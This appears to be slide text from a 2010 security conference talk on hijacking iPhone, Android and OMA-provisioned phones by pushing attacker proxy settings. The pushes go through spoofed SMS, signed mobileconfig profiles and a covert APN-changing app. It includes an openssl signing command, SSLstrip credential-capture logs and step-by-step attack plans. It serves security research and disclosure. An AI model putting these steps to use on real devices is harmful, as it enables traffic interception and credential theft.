- An HTTPS stripping attack can be carried out.
- However if the attack cannot be executed, HTTPS communication passes ***unnoticed*** through the proxy (CONNECT method).

New Tricks For Defeating SSL In
Practice



Moxie Marlinspike
moxie@thoughtcrime.org

- Based on Apache+Mod-Proxy.
- SSLSTRIP as a remote proxy for HTTP connections.
- Mod_Security Audit Feature for acquiring traffic in cleartext.




- The attack generally affects only web browser traffic.

- Eavesdropping on Web Traffic

```

uri = http://login.facebook.com/login.php?iphone&next=http%3A%2F%2Ftouch.f
.com%2F%3Fw2m&refsrc=http%3A%2F%2Ftouch.facebook.com%2F
uri = http://touch.facebook.com/?w2m
uri = http://static.ak.fbcdn.net/rsrc.php/z3QGZ/hash/e5hwxhn.css
uri = http://static.ak.fbcdn.net/rsrc.php/zA730/hash/bhbdatll.js
uri = http://static.ak.fbcdn.net/rsrc.php/zA125/hash/e0q35e2j.png
uri = http://static.ak.fbcdn.net/rsrc.php/z36YT/hash/dvcp9pa1.png
uri = http://static.ak.fbcdn.net/rsrc.php/z1K10/hash/bt3zk5ae.png
uri = http://static.ak.fbcdn.net/rsrc.php/z85ST/hash/2h1l97j1.gif
uri = http://static.ak.fbcdn.net/rsrc.php/zBLW2/hash/cv1xerhz.js
uri = http://static.ak.fbcdn.net/rsrc.php/z6K0K/hash/40vjzuc0.js
  
```



View Google in: [Mobile](#) | [Classic](#)

[Go to Google.com](#)

©2010 - [Privacy](#)

- Content Injection




- Grabbing User Credentials



```

Found Twitter credential: Username:msldemotest - Password:de
Found Twitter credential: Username:msldemotest@gmail.com -
Found Google credential: Username:msldemotest - Password:de
Found Facebook credential: Username:msldemotest@gmail.com -
Found Google credential: Username:msldemotest - Password:de
  
```

OMA Client Provisioning



A Provisioning document authenticated by the USERPIN is sent via SMS
A Provisioning document authenticated by the NETWORKPIN is sent via SMS



4

New configuration is installed



Hijacking devices with OMA CP

Goal: *Deceive the user into installing a new configuration.*

1. Identify the victim's mobile operator
 - Network settings strictly related to the Mobile Operator

2. Send a fake Info SMS
 - Impersonate a new Mobile Operator provisioning process

3. Send a malicious Provisioning SMS
 - Install attacker network settings as the default

- Usually only the target number is known.
- IMSI Lookup service returns the IMSI of a mobile number.

- IMSI = **MCC MNC** MSIN

- In this way we can identify the mobile operator ...

- ... and retrieve the network settings.

```
<conf>
  <country mcc="222">
    <provider>
      <mnc>01</mnc>
      <name>TIM</name>
      <apn>ibox.tim.it</apn>
      <xml_conf>
        <![CDATA[<wap-p
          <characteri
            <parm
```

- [Analysis of SIM card numbers](#) 📄

- [Link to a list of known APN settings around the world](#) 🔗



- [Link to a list of known APN settings around the world](#) 🔗

- [Link to a list of known APN settings in Europe](#) 🔗

Sending A Malicious SMS

- Binary and text SMSs could be easily spoofed via specific services.
- The tests showed that the provisioning SMS *is STILL not filtered!*

- UIs display very little and very confusing information.



- It can be *really difficult* to figure out if the new configuration was sent from the mobile operator or not!

Starting from victim phone number...


1

IMSI Lookup: +39 3456789012 ⇒
MCC MNC ⇒ Victim Operator Network



2

Send fake Info SMS



3

**Send Attacker Provisioning SMS
with new network settings**




Goal: *Trick the victim into installing a malicious profile.*

1. Send a deceptive message
 - Impersonating the victim's Mobile Operator is always a good choice.

2. Identify the victim's Mobile Operator
 - The new settings must define specific operator parameters.



3. Deliver a "Verified" configuration profile
 - The message must appear to be valid.

- A spoofed SMS/MMS can be sent to the victim by impersonating the mobile operator.




- When a user taps the URL inside the message, Mobile Safari usually opens the web page linked to it.
- If the URL is linked to a mobileconfig file, Mobile Safari will silently download the file and opens the Profile Installation Menu instead.

- The iPad is not equipped with an SMS/MMS client but...
 - ...MobileMail is available.
- It's possible to trick the victim into opening a mobileconfig file by sending an email with a fake link.
- A user hardly ever checks a link address in an email.



Identifying The Victim's Operator

- When the victim tries to download the mobileconfig file, the source IP address becomes known.



```
Terminal — vim — 147x12
109. [REDACTED] - - [18/Jun/2010:12:10:04 +0200] "GET /apl/demo.mobileconfig HTTP/1.1" 200 3983 "-" "Mozilla/5.0 (iPhone; U; CPU iPhone OS 3_1_3 like
Mac OS X; en-us) AppleWebKit/528.18 (KHTML, like Gecko) Version/4.0 Mobile/7E18 Safari/528.16"
109. [REDACTED] - - [18/Jun/2010:12:10:14 +0200] "GET /apl/demo.mobileconfig HTTP/1.1" 200 3983 "-" "Mozilla/5.0 (iPhone; U; CPU iPhone OS 3_1_3 like
Mac OS X; en-us) AppleWebKit/528.18 (KHTML, like Gecko) Version/4.0 Mobile/7E18 Safari/528.16"
109. [REDACTED] - - [18/Jun/2010:12:10:29 +0200] "GET /apl/demo.mobileconfig HTTP/1.1" 200 3983 "-" "Mozilla/5.0 (iPhone; U; CPU iPhone OS 3_1_3 like
Mac OS X; en-us) AppleWebKit/528.18 (KHTML, like Gecko) Version/4.0 Mobile/7E18 Safari/528.16"
10. [REDACTED] - - [18/Jun/2010:12:11:23 +0200] "GET /apl/demo.mobileconfig HTTP/1.1" 200 3983 "-" "Mozilla/5.0 (iPad; U; CPU OS 3_2 like Mac OS X; en
-us) AppleWebKit/531.21.10 (KHTML, like Gecko) Version/4.0.4 Mobile/7W367a Safari/531.21.10"
10. [REDACTED] - - [18/Jun/2010:12:11:59 +0200] "GET /apl/demo.mobileconfig HTTP/1.1" 200 3983 "-" "Mozilla/5.0 (iPad; U; CPU OS 3_2 like Mac OS X; en
-us) AppleWebKit/531.21.10 (KHTML, like Gecko) Version/4.0.4 Mobile/7W367a Safari/531.21.10"
e
```


- An IP Address Reverse Lookup could easily reveal the victim's operator.

- The user wouldn't be able to trust an unsigned configuration profile (**Unsigned** flag and the warning message)



- Security flaws affecting the signature check mechanism were published on the blog Cryptopath in January 2010:
 - The iPhone **trusts** the mobileconfig file signed with a certificate delivered by one of the trusted root CAs used by Safari.
 - A **signature-only certificate** can be used to sign the mobileconfig file.


- An x509 certificate used for email and code signatures.
- Can be obtained for free or in demo for 30/60 days.
- Usually requires only a valid email address during the validation process (Class 1).
- Few constraints for the Common Name field.




- The mobileconfig is signed with the signature certificate using S/MIME.

```
openssl smime -sign -in hitb_nosigned.mobileconfig  
-out hitb.mobileconfig -signer  
youroperator.crt -inkey youroperator.key -certfile  
youroperator_ca.crt -outform der -nodetach
```

- The command creates a DER encoded mobileconfig file.
- Now the Install Profile Menu reports the profile with a very effective “**Verified**”.



- The Install Profile Menu doesn't provide significant information on the certificate signer (Your Operator).




- The **More Details** submenu doesn't reveal the new proxy settings!




- It's possible to “**lock**” the new configuration profile (by PayloadRemovalDisallowed tag).




- The victim has to **erase** the iPhone to remove it.



1 Send deceptive message




2 Identify victim's operator



3 Deliver malicious mobileconfig



The proxy settings affect the traffic generated by applications too!



- [22/Jun/2010:21:21:10 +0200] "POST http://www.google.com/glm/mmap H "Apple iPhone v7E18 Maps v3.1.3"
- [22/Jun/2010:21:21:09 +0200] "POST http://www.google.com/glm/mmap H "-" "Apple iPhone v7E18 Maps v3.1.3"
- [22/Jun/2010:21:21:10 +0200] "POST http://www.google.com/glm/mmap H "Apple iPhone v7E18 Maps v3.1.3"
- [22/Jun/2010:21:21:15 +0200] "POST http://www.google.com/glm/mmap H "Apple iPhone v7E18 Maps v3.1.3"

Maps

Facebook

- .134.119 - - [22/Jun/2010:21:39:51 +0200] "GET http://0.51.channel.facebook.com:80/x/1277235595/false/p_100000018006386=1 HTTP/1.1" 200 24 "-" "Facebook CFNetwork/459 Darwin/10.0.0d3"
- .134.119 - - [22/Jun/2010:21:39:51 +0200] "POST http://iphone.facebook.com/refresh.php HTTP/1.1" 200 421 "-" "FacebookTouch3.1.3"
- .134.119 - - [22/Jun/2010:21:39:51 +0200] "POST http://api.facebook.com/server.php HTTP/1.1" 200 7614 "-" "FacebookTouch3.1.3"
- .134.119 - - [22/Jun/2010:21:40:12 +0200] "POST http://api.facebook.com/server.php HTTP/1.1" 200 304 "-" "FacebookTouch3.1.3"



- [22/Jun/2010:22:19:15 +0200] "CONNECT p8-buy.itunes.apple.com:443 HTTP/1.1"
- [22/Jun/2010:22:19:18 +0200] "POST http://ax.su.itunes.apple.com/WebObjects/1.1" 200 957 "-" "iTunes-iPhone/3.1.3 (2)"
- [22/Jun/2010:22:19:18 +0200] "GET http://ax.itunes.apple.com/WebObjects/1.1" 200 9809 "-" "iTunes-iPhone/3.1.3 (2)"
- [22/Jun/2010:22:19:19 +0200] "GET http://metrics.apple.com/b/ss/applesupcr=true&pageName=App%20Store-Updates-IT&ch=App%20Store-Updates&g=http%3A%2F%2Fwww.apple.com/updates/updates.html HTTP/1.1" 200 584 "-" "iTunes-iPhone/3.1.3 (2)"
- [22/Jun/2010:22:19:20 +0200] "GET http://metrics.apple.com/b/ss/applesupcr=true&pageName=App%20Store-Grouping%20Page-IT-Mobile%20Software%20Applications HTTP/1.1" 200 584 "-" "iTunes-iPhone/3.1.3 (2)"

App Store! ;)



Video: iPhone Hijacking




Hijacking Android

Goal: *Modify the default APN by means of an application.*

1. Create an application that secretly changes the default APN configuration.
2. Hide this “*feature*” from the user during the installation.
3. Distribute the malicious application through the Android Market.

- Android APIs allow modification of the system Access Point settings using a specific “*Content Provider*”.
- A Content Provider:
 - Provides an interface for reading or modifying data from all applications.
 - Can be used as a database
 - Is uniquely identified by an URI that begins with “`content://`”.
- The APNs content provider is identified by
`content://telephony/carriers`





Content://telephony/carriers

- Defined in `packages/providers/TelephonyProvider/src/com/android/providers/telephony/TelephonyProvider.java`
- Data is stored in a table with the schema:

```
("_id INTEGER PRIMARY KEY," + "name TEXT," + "numeric TEXT," + "mcc TEXT," +  
"mnc TEXT," + "apn TEXT," + "user TEXT," + "server TEXT," + "password TEXT," +  
"proxy TEXT," + "port TEXT," + "mmsproxy TEXT," + "mmsport TEXT," +  
"mmsc TEXT," + "authtype INTEGER," + "type TEXT," + "current INTEGER);"
```

- Interesting columns:
 - **_id**: profile identifier
 - **numeric**: MCC+MNC, used to link a profile to a specific operator.
 - **proxy – port**: used to *set an HTTP proxy address and port*.
 - **type**: defines the type of profile (default, supl, mms)

- The default profile is listed in `content://telephony/carriers/preferapn` (read-only).
